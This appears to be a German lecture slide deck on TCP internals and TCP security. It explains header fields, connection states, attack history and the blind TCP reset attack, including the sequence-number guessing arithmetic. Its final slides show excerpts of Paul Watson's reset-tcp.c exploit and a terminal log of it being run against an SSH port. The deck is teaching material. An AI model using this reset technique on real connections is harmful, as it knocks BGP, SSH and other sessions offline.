
- **Window** – Spezifiziert die Fenstergröße in Bytes, die der Empfänger bereit ist ohne weitere Bestätigung anzunehmen – kann dynamisch geändert werden.
- **Checksum** – 16-Bit Längsparität über Header und Daten
- **Urgent Pointer** – Markierung eines Teils des Datenteils als dringend. Dieser wird unabhängig von der Reihenfolge im Datenstrom sofort an das Anwenderprogramm weitergegeben (URG-Code muss gesetzt sein). Der Wert des Urgent-Pointers markiert das letzte abzuliefernde Byte; es hat die Nummer  $\langle \text{Sequence Number} \rangle + \langle \text{Urgent Pointer} \rangle$ .
- **Options** – Dieses Feld dient dem Informationsaustausch zwischen beiden Stationen auf der TCP-Ebene, z. B. die Segmentgröße (die Ihrerseits von der Größe des IP-Datagramms abhängen sollte, um den Durchsatz im Netz optimal zu gestalten).

# Aufbau und Abbau einer TCP Session



(Quelle: [www.wikipedia.de](http://www.wikipedia.de) / [www.netzmafia.de](http://www.netzmafia.de))

# TCP – Zustandsübergangdiagramm




(Quelle: www.wikipedia.de)

# TCP – Zustandsübergangdiagramm

---

- ➔ LISTEN – Warten auf ein Connection Request.
- ➔ SYN-SENT – Warten auf passendes Connection Request, nachsenden von SYN
- ➔ SYN-RECEIVED – Warten auf Bestätigung des Connection Request Acknowledgement, nachdem beide Teilnehmer ein Connection Request empfangen und gesendet haben.
- ➔ ESTABLISHED – Offene Verbindung.
- ➔ FIN-WAIT-1 – Warten auf ein Connection Termination Request des Kommunikationspartners oder auf eine Bestätigung des Connection Termination, das vorher gesendet wurde.
- ➔ FIN-WAIT-2 – Warten auf ein Connection Termination Request des Kommunikationspartners.
- ➔ CLOSE-WAIT – Warten auf ein Connection Termination Request (CLOSE) der darüberliegenden Schicht.
- ➔ CLOSING – Warten auf ein Connection Termination Request des Kommunikationspartners.  
LAST-ACK: Warten auf die Bestätigung des Connection Termination Request, das zuvor an den Kommunikationspartner gesendet wurde.

# TCP – Datenübertragung



(Quelle: [www.wikipedia.de](http://www.wikipedia.de))

# TCP – kleine Sicherheitshistorie

---

- 1981: Spezifikation von TCP in RFC 793
- 1985: Robert Morris weist auf Schwachstellen in TCP hin
- 1994: Ausnutzen einer TCP-Schwachstelle in Kevin Mitnicks „Christmas Day Attack“ auf das Netz von Tsutomu Shimomura
- 1995: Paul Watson veröffentlicht ein Usenet Posting zu Schwachstellen in TCP
- 1995: Laurent Joncheray präsentiert auf der Usenix-Konferenz sein Paper zu „Simple Active Attacks against TCP“
- 2001: Cert.org weist auf Schwachstellen in mehreren TCP/IP-Sequenznummern-Generatoren und Probleme mit der Window-Size hin
- 2003: Paul Watson zeigt Angriffe auf TCP mit einer einfach DSL-Anbindung
- 2004: Internet Engineering Task Force (IETF) veröffentlicht einen Draft zu „Improving TCP’s Robustness to Blind In-Window Attacks“



# „Einfache“ Angriffe

---

- Abhören von TCP bzw. darauf basierenden Klartextprotokollen
- Denial of Service durch Reflektion von Paketen (SYN-Floods auf geschlossene Ports) – besonders auf asynchrone Leitungen mit mehr Download- als Upload-Kapazität
- Denial of Service durch SYN-Floods auf offene Ports
- Übernehmen, Resetten, Einschleusen von Paketen im „lokalen“ Netz (Werkzeug „hunt“ von Pavel Krauz)


# Abbrechen von TCP-Verbindungen

---

- Abbrechen durch eingeschleustes RST-Paket - > Verbindungsabbruch (analog auch Einfügen von Daten in TCP-Verbindungen)
- Ziele (langlebige TCP-Verbindungen)
  - Border Gateway Protocol (BGP)
  - SSL, TLS, SSH, DNS-Zonentransfers, IRC-Server
  - Datenbankverbindungen, Online Spiele, ....
- Aufwand? (IPs unserer Opfer und Zielport sollen bekannt sein)
  - Sequenznummer raten –  $2^{32}$  Möglichkeiten (0 bis 4.294.967.295)
  - Quellport raten –  $2^{16}$  Möglichkeiten ( 0 bis 65.535)
- Theoretisch  $2^{32} * 2^{16} / 2$  Pakete nötig (22.313 Jahre bei 128 KBit/s Verbindung)

# Sequenznummern und Window Size

- Für diesen Fall gehen wir von komplett zufälligen initialen Sequenznummern aus (die Realität sieht leider anders aus, u.a. Für Win95, Win98, NT, 2000, MacOS, IRIX, HP/UP, ...)
- Aus RFC 793: Das Receive-Window ist der Bereich an Sequenznummern, die die lokale TCP-Instanz zu empfangen bereit ist. Das lokale TCP akzeptiert jedes Segment, dessen Sequenznummer mindestens der nächsten erwarteten Sequenznummer (RCV.NXT) entspricht, aber kleiner als RCV.NXT plus Fenstergröße (RCV.WND) ist.



(Quelle: Linuxmagazin 08/2005)

# Initiale Window Size

---

- Maximale Größe der Window Size ist  $2^{16}$
- Initiale Windows Size ist abhängig vom Betriebssystem ...
  - Linux Kernel 2.4 / 2.6 5.840 Byte
  - Open BSD 3.6 16.382 Byte
  - Windows 2000 SP1, SP2 17.520 Byte
  - Windows 2000 SP3, SP4 65.535 Byte
  - Windows 2000, ab April 2005 17.520 Byte
  - Windows XP Prof., SP2 65.535 Byte
- ... und von der Applikation ...
  - Cisco Telnet 4.192 Byte
  - Cisco BGP 16.384 Byte

# Vergrößern der Window Size

- Die Window Size wird während einer Verbindung oft noch vergrößert falls „größere“ Datenmengen übertragen werden
  - Zwei Linux-Rechner verbunden mit SSH (angezeigt wird die Ausgabe von „top“), initiale Windows Size 5.840, Wert nach einiger Zeit ca. 16.000
  - Linux-Rechner (5.840) per BGP mit Cisco-Router (16.384) nach wenigen Minuten 16.616 auf beiden Seiten
  
- RFC 1323 „TCP-Extensions for High Performance“ (Leitungen mit hoher Bandbreite und hoher Latenz) erlaubt Window Scaling (bei Windows zum Beispiel um  $2^{14}$ , also Faktor 16.384, also 1 GigaByte Windows!!!)
  
- Notwendige Anzahl an geratene Paketen um im richtigen Sequenznummernbereich zu liegen ist im besten (schlechtesten?) Fall:  $2^{32} / 2^{16} / 2^{14} = 2^2 = 4$

# Rettet uns der Quellport?

---


- Theoretisch sind für den Quellport  $2^{16}$  (65.535) Werte denkbar (die 1.024 reservierten Werte ignorieren wir hier mal)
- Betriebssysteme wählen Ports allerdings nicht zufällig und nicht über den kompletten Wertebereich
  - Linux (Kernel 2.4 / 2.6) mit mindestens 128 MB Hauptspeicher (sonst kleinerer Bereich) verwendet Quellports zwischen 32.768 und 61.000 (Ports darüber werden für Masquerading benutzt) siehe „/proc/sys/net/ipv4/ip\_local\_range“, die übrigen 28.232 Werte werden beginnend bei 32.768 mit jeder Verbindung um 1 erhöht (nett für Angreifer)
  - Windows XP beginnt bei 1050 und erhöht ebenfalls immer um 1
  - Cisco beginnt ebenfalls bei einem festen Wert (abhängig von der Version des OS) und erhöht dann um 1 bzw. Um 512
- Anzahl der zu testenden Ports wird drastisch reduziert

# TCP-Reset-Angriff

- TCP-Reset-Angriff auf eine TCP-Verbindung über typische T-DSL-Verbindung (128 Kbit/s Upstream)
  - “Erraten” werden muss die Sequenznummer (32 Bit)
  - Größe des Reset-Paketes (IP- und TCP-Header) 40 Byte (320 Bit)
  - Typische Window-Größe bei Linux 2.4 / 2.6 ist 5.840 Bit
  - Quellport bekannt (kann bestimmt werden):  
$$4.294.967.295 / 5.840 * 320 / 128.000 / 2 = 15:19 \text{ Minuten}$$
  - Quellport unbekannt:  
$$919s * 65.535 = 697 \text{ Tage}$$

# TCP-Reset-Angriff in der Praxis

- ➔ Werkzeuge: „reset\_tcp.c“ von Paul Watson und „Libnet Packet Construction Library“



```

root@fc3t3:~/tcp_reset/Slipping In the Window
File Edit View Terminal Tabs Help
/*
By: Paul A. Watson
Build a TCP packet - based on tcp1.c sample code from libnet-1.1.1

COMPILE:
gcc reset-tcp.c -o reset-tcp /usr/lib/libnet.a
** be sure to modify the MAC addresses (enet_src/enet_dst) in the code, or you WILL have problems!

EXECUTE:
reset-tcp [interface] [src ip] [src port] [dst ip] [dst port] [window size]

EXAMPLE (and timing packets sent with /bin/date):
[root@orc BGP]# date; ./reset-tcp eth1 172.16.0.1 1 172.16.0.2 2 65536; date
Tue Dec 16 21:18:28 CST 2003
Packets sent: 8192      Sequence guess: 536805376
Packets sent: 16384    Sequence guess: 1073676288
Packets sent: 24576    Sequence guess: 1610547200
Packets sent: 32768    Sequence guess: 2147418112
Packets sent: 40960    Sequence guess: 2684289024
Packets sent: 49152    Sequence guess: 3221159936
Packets sent: 57344    Sequence guess: 3758030848
packets sent: 65535
Tue Dec 16 21:18:46 CST 2003
[root@orc BGP]#

*/

#include <libnet.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
    int c;
    unsigned long int count=0;
    unsigned long int count2=0;
    unsigned long int seqguess=0;
  
```



# TCP-Reset-Angriff in der Praxis

```

root@fc3t3:~/tcp_reset/Slipping In the Window
File Edit View Terminal Tabs Help
u_char *cp;
libnet_t *l;
libnet_ptag_t t;
char *payload;
char * device = argv[1];
u_short payload_s;
u_long src_ip, dst_ip;
u_short src_prt, dst_prt;
char errbuf[LIBNET_ERRBUF_SIZE];

char sourceip[32]      = "";
char destinationip[32] = "";

/* Change these to suit your local environment values */
/* Make enet_dst either the default gateway or destination host */
u_char enet_src[6] = {0x00, 0x0c, 0x29, 0x7f, 0x52, 0x03};
u_char enet_dst[6] = {0x00, 0x50, 0x56, 0xc0, 0x00, 0x01};
u_char org_code[3]  = {0x00, 0x00, 0x00};

/* Its only test code, so minimal checking is performed... */
if (argc<7) {
    printf("Usage: %s [interface] [src ip] [src port] [dst ip] [dst port] [window size]\n",argv[0]);
    printf("***Be sure to re-compile with appropriate MAC addresses!!! You were warned.\n");
    exit(1);
}

strcpy(sourceip,argv[2]);
src_prt = atoi(argv[3]);
strcpy(destinationip,argv[4]);
dst_prt = atoi(argv[5]);
seqincrement= atoi(argv[6]);
seqstart= 0;
seqmax = 4294967295; /* 2^32 */

payload = NULL;
39,1 67%

```

# TCP-Reset-Angriff in der Praxis

```

root@fc3t3:~/tcp_reset/Slipping In the Window
File Edit View Terminal Tabs Help
[root@fc3t3 Slipping In the Window]# ls
reset_tcp  reset_tcp_rfc31337-compliant  rest_tcp
reset-tcp.c reset-tcp_rfc31337-compliant.c ttt-1.3r.tar.gz
[root@fc3t3 Slipping In the Window]# date;./reset_tcp eth0 10.0.10.40 32771 10.0.1.50 22 5840;date
Mon Jan 24 17:30:52 CET 2005
Packets sent: 8192      Sequence guess: 47835440
Packets sent: 16384    Sequence guess: 95676720
Packets sent: 24576    Sequence guess: 143518000
Packets sent: 32768    Sequence guess: 191359280
Packets sent: 40960    Sequence guess: 239200560
Packets sent: 49152    Sequence guess: 287041840
Packets sent: 57344    Sequence guess: 334883120
Packets sent: 65536    Sequence guess: 382724400
Packets sent: 73728    Sequence guess: 430565680
Packets sent: 81920    Sequence guess: 478406960
Packets sent: 90112    Sequence guess: 526248240
Packets sent: 98304    Sequence guess: 574089520
Packets sent: 106496   Sequence guess: 621930800
Packets sent: 114688   Sequence guess: 669772080
Packets sent: 122880   Sequence guess: 717613360
Packets sent: 131072   Sequence guess: 765454640
Packets sent: 139264   Sequence guess: 813295920
Packets sent: 147456   Sequence guess: 861137200
Packets sent: 155648   Sequence guess: 908978480
Packets sent: 163840   Sequence guess: 956819760
Packets sent: 172032   Sequence guess: 1004661040
Packets sent: 180224   Sequence guess: 1052502320
Packets sent: 188416   Sequence guess: 1100343600
Packets sent: 196608   Sequence guess: 1148184880
Packets sent: 204800   Sequence guess: 1196026160

```

Redora  
C O R E

